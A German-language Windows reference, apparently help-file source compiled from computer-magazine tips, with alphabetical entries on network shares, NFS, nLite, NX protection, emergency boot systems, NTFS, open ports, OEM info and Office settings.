Wenn hier ein Rechner (NT/2000/XP) in der Liste fehlt, so wurde er versteckt, ähnlich wie es mit einzelnen Shares über ein angehängtes Dollarzeichen an den Sharenamen auch möglich ist. Am einfachsten mit dem Kommando

```
net config server
```

abfragbar bzw mit

```
net config server /hidden:no
```

abschaltbar (Zeitschrift c't Heft 24/2001, Seite 138f).

Die Anzeige der Server als

Kommentar (ServerName)

lässt sich ab XP SP2 auch auf

ServerName (Kommentar)

umschalten: HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.ToggleCommandPosition {bmc edit.bmp} als DWORD anlegen und auf 1 setzen. Alternative kann auch

HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.ToggleCommandPos {bmc edit.bmp}

angelegt werden, damit es als Default für alle User gilt. (PC-Welt Heft 2/2005, Seite 132).

Normalerweise trägt Windows hier jedes besuchte Share ein. Und wehe man wechselt mal die Sprache, dann hat man kurze Zeit später alles doppelt. Das automatische Hinzufügen lässt sich aber abschalten, wie in

<http://support.microsoft.com/kb/242578> beschrieben über die Management Console

gpedit.msc unter "Richtlinien für lokaler Computer", Benutzerkonfiguration, Administrative

Vorlagen, Desktop das "Freigaben von zuletzt geöffneten Dateien nicht in Netzwerkumgebung hinzufügen". Dies

erstellt, soweit noch nicht vorhanden, unter HKCU\Software\Microsoft\Windows\CurrentVersion\Group Policy

Objects

tree.bmp \{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx}User\Software\Microsoft\Windows\CurrentVersion\Policies\Explore

r einen Eintrag NoRecentdocsNetHood (DWORD) mit dem Wert 1. Wie man den richtigen

{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx}User-Eintrag findet, um es z.B. bei XP-Home, wo ja gpedit.msc

(normalerweise) nicht läuft, manuell einzutragen, kann ich leider nicht sagen.

Gemäß PC-Welt Heft 4/2010, Seite 89 müssen u.U. auch die 3 Dateien netman.dll, netcfgx.dll und netshell.dll mit regsvr32 erneut registriert werden.

Siehe auch NetzwerkProbleme.

NetzUmgExplorer

\$ Netzwerk-Umgebung im Explorer

K Netzwerk-Umgebung im Explorer;Suchfunktion Netzwerk;Browse Master (Netzwerk);

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.ToggleCommandPos

#\$K **NFS (Network File System)**

In Unix/Linux-Umgebungen wird häufig noch NFSv3 verwendet, das Windows über "Microsoft Windows Services for UNIX" (WinXP) bzw. "Subsystem for UNIX-based Applications" (Vista Ultimate/Enterprise) unterstützt. Den heutigen Anforderungen entspricht es nicht mehr, z.B. müssen in Firewalls wegen dem Wirrwarr der Teilprotokolle eine ganze Reihe von Ports freigeschaltet werden.

Der Nachfolger NFSv4 wird in der c't Heft 2/2009, Seite 180 (Softlink [0902180/bmc_earth16.bmp](#)) vorgestellt.

Anfang 2009 wurde es aber von Microsoft noch nicht unterstützt, es gab nur von Hummingbird einen

Lizenzpflichtigen Treiber. Für die Sicherheitsfunktionen ist eine Kerberos-Infrastruktur notwendig.

NFS-Konkurrent SAMBA mit SMB/CIFS ist in heterogenen kleinen Netzwerken die derzeit einfacher einzurichtende Variante.

Siehe auch [Union-Filesystem](#).

NFS

\$ NFS (Network File System)

K NFS (Network File System); Network File System; Dateisystem NFS

#\$K **Nicht genügend Serverspeicher**

Gemäß PC-Welt Heft 2/2008, Seite 172 kommt es bei Win200, XP und Server 2003 unter Umständen zur obigen Meldung beim Zugriff auf im Netzwerk freigebenden Ordnern. Ursache sind zusätzlich installierte Treiber und Virens Scanner etc. und zu knapp bemessener Stack-Speicher (default z.B. bei Win-XP 15 Stacks a 36 Byte). Durch erhöhen von HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters_IRPStackSize(bmc edit.bmp) am besten in Schritten von 3 (max. ist 50) lässt sich das Problem (erst nach Neustart des Servers wirksam!) beheben.

NichtGenuegSpeicher

\$ Nicht genügend Serverspeicher

K Nicht genügend Serverspeicher; Fehlermeldung Nicht genügend Serverspeicher; Serverspeicher nicht genügend; Stack

#\$K nLite / vLite

Mit NLite <http://www.nliteos.com> (bzw. <http://www.german-nlite.de>) und <http://de.wikipedia.org/wiki/NLite>) kann ein angepasstes Windows-Setup erzeugt werden, das neben den aktuellen Servicepacks auch zusätzliche Applikationen gleich mit installiert und z.B. von vorn herein "Verknüpfung mit" weglässt, Dateiendungen mit anzeigt,

Eine ausführliche Anleitung gibt's in der PC-Welt Heft 3/2006, Seite 98ff. Soweit die Windows-Patches direkt über Windows-Update installiert wurden, hilft der pcwPatchLoader die Installations-Dateien vom Microsoft-Server zu holen. Verschiedene Applikationen gibt's unter <http://www.pcwelt.de/nl0> fertige Pakete zum Einbinden. Mittles 7-Zip inklusive Zusatzmodulen, Cabpack und pcwNliteAddon.hta kann man sich auch selbst entsprechende Pakete schnüren. Wenn die Dateien eines zusätzlichen Treibers in ein Verzeichnis entpackt wurden, brauch in NLite nur die *.inf-Datei angegeben zu werden, und der Treiber wird auch eingebunden. Unnötige Windowskomponenten können über den entsprechenden Menüpunkt von NLite entfernt werden.

Der nLite-Nachfolger für Vista nennt sich vLite (<http://www.vlite.net>) und wird in der c't Heft 16/2007, Seite 188, PC-Welt Heft 6/2007, Seite 178 und auch PC-Welt Heft 7/2008, Seite 153 und nochmal im Heft 2/2009, Seite 38ff vorgestellt. In der PC-Welt geht es hauptsächlich darum, die ServicePacks und Hotfixes zu integrieren.

Siehe auch [Notfallsystem \(PE-Builder\)](#), [Setup von Windows](#), [Freigaben](#).

NLite

\$ NLite

K NLite;vLite;Installation von Windows;Windows-Installation;Setup von Windows;angepasstes Windows-Setup

#\$K No Execute

Gegen Buffer-Overflows wegen schlampiger Programmierung, zu der die Programmiersprache C und C++ sehr verleiten, gibt es verschiedene Schutzmechanismen, von denen ab WinXP SP2 zwei eingesetzt werden:

- Soweit vom Prozessor unterstützt (Athlon 64), jedoch nicht im 32-bit-Betriebsmodus das NX-Bit im Speichermanagement PAE = Physical Address Extension. Die Hardware im Server-Bereich, die mehr als 4GByte Arbeitsspeicher unterstützt, verwendet dieses PAE. Manch einfaches Mainboard mit entsprechendem Prozessor oder auch Graphikkarte ist aber nicht für PAE qualifiziert. NX verhindert, dass der Prozessor die Bytes eines zulangen Strings als Code ausführt, verhindert aber **nicht**, dass ein Buffer-Overflow den Rücksprung auf dem Stack manipuliert und den Prozessor zu einer anderen Adresse im Codebereich "zurückspringen" lässt.
- Eine Verwürfelung der Ladeadressen für den Code wird von Linux und OpenBSD verwendet. Damit sind gezielte Einsprünge in fremden Code erheblich erschwert, wenn nicht sogar unmöglich.
- Ein Cookie auf dem Stack, das nach dem Rücksprung überprüft wird: Diese Software-Methode, die etwas Performance kostet, verwendet WinXP Sp2 in etlichen Bereichen.

Mittels des Microsoft-Tools editbin (siehe Softlink unten) kann man einzelne Bereiche jeder Applikation vom NX-Schutz ausnehmen. Außerdem gibt es den "Compatibiliy Analyzer" (ca. 30MB Download!), der auch auf eine Online-Datenbank zurückgreift. Darüber lassen sich auch die Einträge unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags{bmc tree.bmp} verwalten.

Details dazu findet man in der Zeitschrift c't Heft 16/2004, Seite 106ff, Softlink 0416106{bmc earth16.bmp}.

Siehe auch Data Execution Prevention, BOOT.INI.

NoExecute

\$ No Execute

K No Execute;NX (no Execute);DEP (Data execution Prevention, No Execute)

#\$K Notebook-Aufrüstung

Tipps zum Selbstaufrüsten von Notebooks gibt's in der c't Heft 14/2008, Seite 96ff. Dort gibt's auch die folgenden Links für Bastel-anleitungen:

- Acer: <http://support.acer-euro.com/drivers/downloads.html>, nach der Modell-Auswahl dann "Technical Documentation Manual".
- Apple: <http://www.apple.com/de/support/manuals/portables/>.
- Dell: <http://support.euro.dell.com/support/index.aspx?c=de&l=de&s=gen>, Modell auswählen und auf Handbuch klicken.
- HP: <http://welcome.hp.com/country/us/en/support.html?pageDisplay=drivers>, "See support and troubleshooting information", Modell auswählen, "Maintenance and Service Guides".
- Lenovo/IBM: ??, Hardware Maintenance Manual
- Festplatten-Tauschanleitungen für Dell, HP, IBM, Micron, Toshiba:
http://www.cmsproducts.com/notebook_drive_removal.htm.
- Linksammlung zu Service-Manuals für viele Laptops: <http://repair4laptop.org/>.
- eServiceInfo.com: <http://www.eserviceinfo.com/>.
- Laptop-Clinic.com: <http://www.laptop-clinic.com/download.html>, Acer, Dell, HP, IBM, Sony, Toshiba.

Kostenpflichtige Downloads (teilweise auch von eigentlich kostenlos erhältlichen Dokumenten):

- 7Manuals: <http://www.9manuals.com/>
- Domino Repair Service: <http://computerdoc.homestead.com/> 10US-\$ je Manual für Acer, Dell, HP, Lenovo, Sony, Toshiba.
- <http://www.notebookservicemanuals.com/> kostenpflichtige Manuals und Anleitungen.

Bauteile für Upgrade und Ersatz gibt's bei <http://laptopupgrader.com/>.

Unter http://www.youtube.com/results?search_query=Laptop+Upgrade&search_type=# findet man Videos zum Laptop-Upgrade.

Notebook-Aufrüstung

\$ Notebook-Aufrüstung

K Notebook;Auswahl eines Notebooks;Laptop

##\$K **Notfall-System (Bart Lagerweij PE-Builder)**

Wie man sich ein Windows-Notfall-CD erstellt, ist in der c't Heft 18/2005 Seite 122ff beschrieben. Es ist auch beschrieben, wie man per Slipstreaming das SP2 in seine WinXP-CD integriert. und im Artikel auf Seite 130ff, wie man mit so einem Win-PE ein von einem Virus befallenes System reinigt. Auf Seite 134ff werden einige hilfreiche Tools für den Notfall beschrieben. Eine aktualisierte Version gibt's im Heft 23/2005. Den PE-Builder gibt's unter <http://www.nu2.nu/{bmc earth16.bmp}>.

Den Zeitschriften PC-Welt Heft 12/2005 und c't Heft 23/2005 lagen jeweils die nun von MS wohl freigegebene MS-PE-Version auf der Sicherheits-CD bei! Im Gegensatz zu der MS-PE ist Barts PE jedoch voll Netzwerkfähig, soweit die Treiber der aktuellen Netzwerk-HW in Windows mit drin sind (oder bei der Erstellung der CD hinzugefügt wurden). Wie der heute oft notwendige SATA-Treiber in das PE gemäß c't Heft 25/2005, Seite 13 kommt man beim rechtzeitigen Eingabe von Ctrl-C beim Booten von der Rettungs-CD zu einer voll funktionsfähigen Kommandozeile.

Wie man sich auf Basis von Slax ein Linux-Live-CD mit Schreibmöglichkeit aufs NTFS-Dateisystem erstellt, ist im Heft 3/2006 der PC-Welt, Seite 104ff beschrieben.

Gemäß PC-Welt Heft 6/2006, Seite 77 kann WinPE auch auf einem USB-Stick installiert werden, jedoch muss FAT16 verwendet werden, d.h. auf 2 GB begrenzt. Tipps zum Mini-Windows auf dem USB-Stick gibt's in c't Heft 6/2006, Seite 242. und in c't Heft 22/2008, Seite 202. Gemäß c't Heft 23/2008, Seite 13 finden sich die beiden dafür benötigten Dateien RamDisk.sys und Setupldr.bin nicht nur im 350MB großen SP1 für Win2003-Server, sondern auch in erd50.iso aus dem 65MB großen "Microsoft Diagnostics and Recovery Toolset" (Softlink [0823010{bmc earth16.bmp}](http://www.nu2.nu/{bmc earth16.bmp}))

In der c't Heft 3/2006, Seite 202 ist für den Fall, dass nur eine Recovery-CD (Image) mitgeliefert wurde, beschrieben, wie mithilfe eines Scripts (Softlink [0603202{bmc earth16.bmp}](http://www.nu2.nu/{bmc earth16.bmp})) aus den meist unter i386 vorhandenen vollständigen Installationsdateien eine Windows-Installations-CD erstellt werden kann, mit der dann z.B. ein Windows auf einer zweiten Partition installiert werden kann.

Gemäß PC-Welt Heft 4/2007, Seite 168 gibt es als alternatives Notfallsystem inzwischen Microsoft-Alternativen:

- Das auf den Vista-DVDs vorhandene PE System.
- Das "Windows Automated Installation Kit" AIK via <http://www.pcweld.de/aik{bmc earth16.bmp}> besorgen und die Image-Datei Vista_6000.16386.061101-2205-LRMAIK_DE.IMG auf eine CD als bootfähiges Image brennen oder in eine Virtuelles CD-Laufwerk laden. Aus dieser CD dann startcd.exe ausführen und "Windows AIK-Setup" auswählen. Nach Abschluss dann im Startmenü unter Programme, Microsoft Windows AIK, Windows PE Tools-Eingabeaufforderung auswählen. Hier eingeben:
cotype x86 <NeuesZielverzeichnis>
z.B. cotype x86 c:\VistaPE. Hier werden ca. 400MB benötigt. Die Kommandozeile
oscdimg -n -bc:\VistaPE\efsbboot.com c:\VistaPE\ISO c:\VistaPE\VistaPE.ISO
erzeugt daraus das Image, das jetzt gebrannt werden kann.

Ein alternatives Tool ist der in der PC-Welt Heft 7/2007, Seite 70 vorgestellte WinBuilder. Die kleinste damit erstellte Windows-Start-CD "PicoXP" ist 14MB groß. <http://www.boot-land.net{bmc earth16.bmp}>.

Notfall-CD mit Win-PE ist auch Thema in c't Heft 26/2007, Seite 104, für Windows 7 mittels dem WinBuilder in der c't Heft 6/2010, Seite 172. In der c't Heft 26/2013, Seite 174ff wird die Erstellung einer Notfall-DVD (oder eines Sticks) mit Win8.0 erklärt. Win8.1 funktioniert zum Zeitpunkt des Artikels noch nicht.

Siehe auch [Setup von Windows](#), [NLite](#), [Boot von USB-Stick](#).

NotfallSystem

\$ Notfall-System

K Bart Lagerweij PE-Builder;PE-Windows;SlipStream;Notfall-Windows-CD/DVD;Automated Installation Kit PE;AIK (Automated Installation Kit) PE

#\$K NT4 SP6

Gemäß Zeitschrift c't Heft 8/2003, Seite 188 kommt es bei der Installation von SP6 auf NT4 u.U. zu der Fehlermeldung, dass die 128-bit-Version des SP verwendet werden soll, die es aber nicht als deutsche Version gibt. Abhilfe Version 1:

- SP6-EXE-File mittels der Option /x entpacken
- In der Datei update.inf mittels eines Texteditors im Abschnitt [CheckSecurity.System32.files] den Verweis auf die Datei Schannel.dll entfernen

Abhilfe Version 2:

- Im Windowsverzeichnis die Datei Schannel.dll suchen und umbenennen
- Setup von SP6 durchführen
- Datei wieder auf den alten Namen Schannel.dll zurück umbenennen

Es gibt keine deutsche Version diese Servicepacks mit 128-bit-Verschlüsselung! Gemäß c't Heft 22/2003, Seite 212 kann man mit Tricks aber auch der deutschen NT4-Version die 128-bit-Verschlüsselung hinzufügen:

Falls das SP6 als *.EXE vorliegt, mit dem Parameter /x zunächst entpacken. Dann in der Datei update.inf im Abschnitt [CheckSecurity.System32.files] den Verweis auf Schannel.dll entfernen, damit dessen Versionsnummer nicht mehr geprüft wird. Alternativ: Vor Installation im System32-Verzeichnis die Datei Schannel.dll{bmc explorer.bmp} umbenennen und danach wieder zurück-benennen.

Der "alte" Dateimanager winfile.exe (z. B. aus dem NT4SP6) kann, wie unter Benutzer-Manager (NT-Rechtevergabe,...) beschrieben, auch bei WinXP-Home sehr nützlich sein, um die Rechte von Dateien zu verändern. Die Servicepack-6a-Datei (ca. 35MB, ohne 128-bit-Verschlüsselung) war Mitte 2000 auf verschiedenen Zeitschriften-CDs drauf oder findet sich unter <http://download.microsoft.com/download/winntsp/Install/6.0a/NT4/DE/sp6i386.exe{bmc earth16.bmp}>.

NT4SP6

\$ NT4SP6

K NT4SP6;SP6 für NT4;Dateimanager winfile.exe;Winfile.exe Dateimanager

NTFS (NT-File-System)

Bei der Installation von Win2000 wird jede gegebenenfalls vorhandene NTFS-Partition auf NTFS5 umgestellt. Damit mit NT4 weiterhin zugegriffen werden kann (ohne die Meldung INACCESSIBLE_BOOT_DEVICE), muss die Datei ntf4.sys im system32/drivers-Verzeichnis von NT4 durch die gleichnamige Datei von der Win2000-CD ersetzt werden! Die Partitions-Maximalgröße bei NTFS ist 256 TByte.

Problematisch bei Verwendung von NTFS war lange Jahre die Reparatur des Systems z.B. bei Virenbefall. Hier gibt es folgende Abhilfen:

- Lesezugriff von DOS mit dem kostenlosen Treiber NTFSDOS von http://www.sysinternals.com/bmc_earth16.bmp. Startdiskette mit CD-ROM-Treiber und neuester Virenkennung, Virenschanner auf CD-ROM siehe Zeitschrift c't Heft 25/2001, Seite 250
- Schreiblesezugriff von DOS mit dem leider ca. 50?? .. 300 € teuren Treiber von http://www.wininternals.com/bmc_earth16.bmp bzw. http://www.prosoft.de/produkte/winternals/file/ntfs/bmc_earth16.bmp.
- Mount Everything (Hersteller: <http://www.paragon-gmbh.com>, Vertrieb: <http://www.bhv.de>) bieten für 20€ ein Tool, mit dem auch Win9x auf NTFS schreiben und lesen können soll. Laut Zeitschrift c't Heft 22/2002 Seite 71 jedoch im Herbst 2002 noch mit Problemen: Bei SCSI-Festplatten Absturz nach Installation mit Bluescreen, ansonsten teilweise verstümmelte Laufwerksbezeichnungen, max. 11 Partitionen.
- Von einer anderen Partition (z.B. hierzu auch Festplatte in anderen Rechner einbauen) NT/2000/XP oder Linux booten.
- ...

NTFS besitzt einige, bisher oft wenig genutzte Features, die es Tools von Fremdanbietern für Zugriff aufs Dateisystem (z.B. Recovery, Partitionierung, Linux) sehr schwer machen:

- Mehrere Streams zu einer Datei. Neben dem Hauptstream mit der eigentlichen Datei wird ein weiterer Stream genutzt, um im Kontextmenü des Explorers unter "Datei-Info" eingegebenen Daten (Titel, Stichwort, Autor) bei nicht-Office-Dokument-Dateien zu speichern.
- Sparse-Files: Bei diesen Files werden, falls große Filebereiche nur Nullen enthalten, für diese Bereiche kein Platz reserviert, d.h. eine Art Komprimierung gemacht.
- Komprimierte Files.
- Verschlüsselte Files.
- Reparse-Points (Junctions), Hardlinks und Symbolic-Links: Siehe [Link](#).

In dem Test von Partitionierungs-Programmen in der Zeitschrift c't Heft 2/2003, Seite 136ff hatten die Programme damit teilweise Schwierigkeiten. Unter dem c't-Softlink [0302136/bmc_earth16.bmp](#) findet sich unter anderem das Programm ftcheck, das Anzeigt ob solche Spezialitäten genutzt werden.

Gemäß c't Heft 8/2003, Seite 161 lassen sich Wechseldatenträger wie USB-Stick und ZIP-Disk, nicht jedoch normale Disketten, wie folgt auf NTFS formatieren:

- Als Admin anmelden
- Systemsteuerung, Hardware, [Gerätemanager/bmc_Admin.bmp](#), Laufwerk auswählen
- Maus-Rechtsklick, Eigenschaften, Richtlinien, hier von "[Für schnelles entfernen optimieren](#)" auf "Für Leistung optimieren" umstellen.

Alternativ (PC-Welt Heft 6/2006, Seite 11): auf der Kommandozeile mit z.B.

```
format E: /fs:ntfs
```

Gemäß PC-Welt Heft 9/2005, Seite 110 unterstützt NTFS die Dateikomprimierung nur für Clustergrößen <=4kB. Im GUI ist bei größeren Clustergrößen das "Inhalt komprimieren, um Speicherplatz zu sparen" deaktiviert, das Kommandozeilentool compact.exe gibt gegebenenfalls eine aussagekräftige Fehlermeldung.

Einige Einstellung des NTFS-Filesystems sind unter [HKLM\SYSTEM\CurrentControlSet\Control\FileSystem/bmc_tree.bmp](#) festgelegt, wie z.B. [NtfsDisable8dot3NameCreation/bmc_edit.bmp](#). Diese Einstellungen lassen sich mittels [fsutil.exe/bmc_help.bmp](#) abfragen und einstellen.

Die Festplatte lässt sich auch etwas entlasten, wenn kein "LastAccess"-Datum für die Dateien geschrieben wird:
fsutil behaviour set disablelastaccess 1

Bei der Abfrage des Last-Access-Datums wird dann der Zeitpunkt des letzten Schreibzugriffs, oder, falls die Datei woanders hin kopiert wurde und das Create-Datum damit neuer ist, dieses geliefert. (PC-Welt Heft 7/2006, Seite 96)

Gemäß Toolbox Heft 1/2010 Seite 12ff kamen mit Vista die von SQL bekannten "Transaktionen" (TxF) im NTFS-Dateisystem hinzu. Damit wird z.B. das Einspielen von Hotfixes wesentlich unkritischer bzgl. unvorhergesehener Abbrüche. Änderungen noch ohne Commit werden unter c:\[\\$Extend](#) (nicht sichtbar!) gespeichert. Im Gegensatz zu einer guten SQL-Datenbank, bei der anhand des Transaktions-Logfile alles bis zurück zur letzten Sicherung rekonstruiert werden kann, werden bei NTFS die Log-Daten mit einem Commit oder Roll-Back

NTFS

\$ NTFS (NT-File-System)

K NTFS undNTFS5 (Win2000);INACCESSIBLE_BOOT_DEVICE (NTFS4 vs NTFS5))

schon wieder gelöscht. Auf Netzlaufwerken arbeitet TxF mit "Distributed Transaction Coordination" DTC <http://msdn.microsoft.com/en-us/library/ms684146%28vs.85%29.aspx> zusammen. Wie z.B. unter <http://msdn.microsoft.com/en-us/magazine/cc163388.aspx> nachzulesen ist, gibt es hierzu neben den bekannten Dateibefehlen folgende Befehle: CreateFileTransacted, CopyFileTransacted (statt CopyFileEx), MoveFileTransacted (statt MoveFileWithProgress), DeleteFileTransacted, CreateHardLinkTransacted, CreateSymbolicLinkTransacted, CreateDirectoryTransacted (statt CreateDirectoryEx), RemoveDirectoryTransacted. Zur Steuerung gibt's dann noch CreateTransaction, CommitTransaction, CommitTransactionAsync, RollbackTransaction und RollbackTransactionAsync. Die Funktionen NextFile und FindClose arbeiten mit und ohne TxF, z.B. WriteFile verzweigt aufgrund des Filehandles zur richtigen Funktionalität. Die ...Async-Funktionen führen die Aktion im Hintergrund aus und kehren sofort zurück, während die anderen erst nach Abschluss der Aktion zurückkehren. Beim Booten wird automatisch ein Rollback für noch nicht committete Aktionen durchgeführt. Mittels fsutil (Syntax: [fsutil transaction{bmc dos.bmp}{bmc admin.bmp}](#)) können offene Transaktionen aufgelistet werden ([fsutil transaction list{bmc dos.bmp}{bmc admin.bmp}](#)) oder auch beendet werden, unabhängig davon, ob der erzeugende Prozess noch läuft (und dann bei der nächsten Dateiaktion auf einen Fehler aufläuft) oder schon abgestürzt ist. Eine weitere Steigerung der Stabilität erhält eine Applikation durch Verwendung der "Application Restart and Recovery API" ARR und des Restart-Managers.

Das Durchsuchen einer gesamten Partition nach einer Datei kann gemäß Toolbox Heft 3/2011, Seite 44ff (49) deutlich beschleunigt werden, wenn statt FindFirst/FindNext die gesamte MFT (Master File Table) gelesen wird. Der notwendige C++-Quellcode findet sich unter <http://sourceforge.net/projects/ntfs-search/>. Auch die Umgehung des normalen API und die direkte Verwendung des Native-API können deutliche Geschwindigkeitsvorteile bringen.

Mit dem Windows-Kommandozeilenbefehls

```
CONVERT volume /FS:NTFS [/V] [/CvtArea:filename] [/NoSecurity] [/X]
```

kann ein FAT oder FAT32-Datenträger mit all seinen Dateien in NTFS konvertiert werden. Allerdings entsteht bei so einer Konvertierung meist eine fragmentierte Master File Table (MFT), die zu Performance-Verlusten führt.

Außerdem verwendet `convert` eine Clustergröße von 512 Bytes, während 4096 Bytes heutzutage zumindest für größere Datenträger angemessener wären. Zumindest die fragmentierte MFT kann (z. B. gemäß <http://redmondmag.com/articles/2004/01/01/build-a-better-ntfs-converter.aspx>) umschiffert werden:

- Eine Datei für die MFT im Rootverzeichnis mittels `fsutil` erstellen. Die Größe sollte 1024 Bytes je Datei- und Verzeichniseintrag betragen: Z.B. für 9000 Dateien und 1000 Verzeichnis-Einträge:
`fsutil file createnew MFTArea.txt 10240000`
- Diese Datei muss defragmentiert sein. So eine einzelne Dateien lässt sich mittels `contig` `mftarea.txt` defragmentieren: <http://www.sysinternals.com/files/contig.zip>
- Jetzt kann die eigentliche Konvertierung initiiert bzw. gestartet werden:
`CONVERT volume /FS:NTFS /CvtArea:MFTArea.txt`
- Falls das Systemlaufwerk so konvertiert werden soll, ist ein re-boot erforderlich.

Siehe auch [Laufwerksbuchstaben{bmc shortcut.bmp}](#), [FAT-Format](#).

#\$K **Object Library (Type Library)**

Für "OLE-Automation" bzw ActiveX werden durch die Object-Library-Dateien die Informationen über eine Programm-Schnittstelle bereitgestellt. Die Object-Library-Dateien haben leider keine einheitliche Extension, es sind .tlb, .olb, .dll, .ocx und .exe in Verwendung. Mit Hilfe des Programms OLE/COM-Object-Viewer-Programms lassen sich die Informationen darstellen.

ObjectLibrary
\$ Object Library
K Object Library;.olb;.tlb;OLE Object Library;Type Library (OLE)

#\$K **Obsoleszenz, geplant**

Nicht immer ist beim Software-Kauf klar, dass zu einem vordefinierten Zeitpunkt die Funktionalität eingeschränkt wird. Manche Firmen versuchen aber so, die Kunden zu kostenpflichtigen Updates zu zwingen.

Gemäß c't Heft 13/2014, Seite 74f hat Lexware bei "Warenwirtschaft Pro", wenn das Update 2013 nicht nachgekauft wurde, die Schnittstelle zum Frankierdienst der Deutschen Post im April 2013 deaktiviert. Erst nach Beschwerden hat Lexware dies für Neukunden schon vor dem Kauf klargestellt. Es lag eindeutig nicht daran, dass die Deutsche Post eine Änderung vorgenommen hatte, die ein Update der Lexware-SW benötigt hätte.

Anders sieht es beim Einstellen von kostenlosem Support aus.

Obsoleszenz

\$ Obsoleszenz, geplant

K Obsoleszenz geplant; Verfallsdatum für Funktionalität; geplant Obsoleszenz

#\$K OEM-Info, Benutzer- und Firmenname

In Systemsteuerung unter System | Allgemein{bmc shortcut.bmp} wird falls die Datei [sysDir]\OEMINFO.INI{bmc notepad.bmp} vorhanden ist, Teile deren Inhalts und gegebenenfalls das [sysDir]\OemLogo.BMP{bmc shortcut.bmp} (181*59 Pixel groß) dargestellt:

OemInfo.INI-Beispiel:

```
; This file contains manufacturer, model and support information
; that is displayed in the system control panel.
; Manufacturer and Model are displayed on System.General page
; Manufacturer is a required field
[general]
;Be carefully not to leave any trailing spaces after your manufacturer name!
Manufacturer=Vobis oder Siemens-Nixdorf etc.
Model=Champion PC
; The [OEMSpecific] keys are not displayed,
; but may be used by the OEM for system-specific information.
[OEMSpecific]
SubModel=12345678                ;optional additional oem info
SerialNo=00000000                ;etc.
OEM1=Your private info           ;etc.
OEM2=More private info           ;etc.
; Support Info displayed when "Support Information..." button selected
[Support Information]
Line1=Für Technischen Support:
Line2= Bitte wenden Sie sich an ihren Proline Fachhändler
Line3= Die Telefonnummer finden Sie auf ihrer Rechnung bzw.
Line4= auf ihrem Garantienachweis
Line5=
```

Benutzer-, Firmen- und Computernamen lassen sich bei Win XP unter Systemen, Computernamen, ändern einstellen. Bei älteren Versionen muss man eventuell direkt in die Registry: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner{bmc edit.bmp}, HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization{bmc edit.bmp}, HKLM\SYSTEM\ControlSet001\Services\lanmanserver\parameters.srvcomment{bmc edit.bmp} Eine Kopie der "Computerbeschreibung" gibt's auch beim User unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComputerDescriptions{bmc tree.bmp}.

```
# OemInfo
$ OEM-Info
K Händler;OEM-Info
```

#\$K Offene Ports

Wenn TCP View von <http://www.sysinternals.com> nicht zur Verfügung steht, kann man sich offene TCP/IP-Port auch mit Bordmitteln auf Kommandozeilen-Ebene anzeigen lassen (PC-Professional, Heft 2/2005, Seite 42f):

```
netstat -ano
```

listet die Ports mit Prozess-ID auf. Die Decodierung der Prozess-IDs übernimmt
tasklist

Eventuell mit Umleitung jeweils in eine Datei zum einfacheren durchsuchen.

Umfassende Infos zum XP-SP2-Firewall und Gruppenrichtlinien gibt's unter

<http://www.microsoft.com/downloads/details.aspx?FamilyID=b13ebd6b-e258-4625-b0a3-64a4879f7798&displaylang=en>

Gemäß PC-Welt Heft 9/2005, Seite 114f kann man sich via [netstat -ao](#) die offenen Ports seines Rechners anzeigen lassen. Wenn man im Taskmanager die Spalte mit den PID (Process-IDs) einblendet, kann man den Prozess hier nachschlagen. Welche PID des svchost für welchen Dienst steht, zeigt [tasklist /svc](#) schön an. Alternativ kann man auch auf <http://portscan.winboard.org> gehen. Hier dauert der Portscan einige Minuten, dafür gibt es unter "Liste" eine Erklärung der typischen Port-Verwendung.

Einen Scan der öffentlichen IP-Adresse, mit der man gerade surf bzgl. offener Ports ist auch via

<https://www.heise.de/security/dienste/Netzwerkcheck-2114.html> möglich.

Siehe auch [Sicherheit des Systems](#).

OffenePorts

\$ Offene Ports

K Offene Ports (TCP/IP);Sicherheit, offene TCP/IP-Ports

##Office

Einen Vergleichstest von "Open Office 2.0" mit "Microsoft Office 2003" gibt's in der c' Heft 22/2005, Seite 170ff (Softlink [0522170{bmc earth16.bmp}](#)).

Open-Office gibt's z.B. auf der CD von PC-Welt Heft 2/2006 oder unter <http://www.openoffice.org{bmc earth16.bmp}>.

In der Zeitschrift Toolbox 3/2006, Seite 76ff gibt es den Artikel

Wolfgang Bleske: Offene Dokumente mit C#

zum Thema "OpenDocument-OASIS-Standard. Microsoft verwendet in Office 2007 ein abweichendes Format Office-Open-XML, welches aber auch standardisiert werden soll.

Die OpenOffice-Makrosprache UNO wird in der c't Heft 7/2006, Seite 200ff vorgestellt. Die schlecht dokumentierte Entwicklungsumgebung von OpenOffice und dem Star Office Writer wird in der c't Heft 16/2006, Seite 194ff etwas beschrieben.

Gemäß c't Heft 6/2011, Seite 12 wird mit Open Office auch Java, möglicherweise in einer alten Version, mit installiert. Man kann dann über die Windows-Systemsteuerung die alte Version wieder deinstallieren.

LibreOffice ist eine von Oracle unabhängige Weiterentwicklung von Open Office. Die Version "Libre Office Portable" läuft ohne Installation.

Viewer für MS-Office finden sich unter

<http://www.microsoft.com/downloads/results.aspx?poclid=&freetext=viewer&DisplayLang=de{bmc earth16.bmp}> (c't Heft 3/2006, Seite 180).

Wie man Ribbons für Office 2007 in eine Dokument-Vorlage einbaut, wird in der c't Heft 8/2007, Seite 178ff und im Heft 9/2007, Seite 198ff gezeigt.

Wie man Office 2007 um eigene Aufgabenbereiche (Custom Task Pane, ähnlich der Office-Zwischenablage ab Office 2003) erweitert und dies nicht nur wie von MS angegeben mit Visual Studio .NET plus "Visual Studio 2005 Tools for Office Second Edition" (VSTO 2E), sondern auch mit Visual Studio 6, wird in der c't Heft 21/2007, Seite 186ff beschrieben.

Gemäß c't Heft 23/2007, Seite 182 lässt sich beim Parallelbetrieb von Word 2003 und Word 2007 das lästige Starten der Installationsroutine bei jedem Wechsel abschalten: [HKCU\Software\Microsoft\Office\12.0\Word\Options.NoReReg{bmc edit.bmp}](#) (DWORD) anlegen und auf 1 setzen.

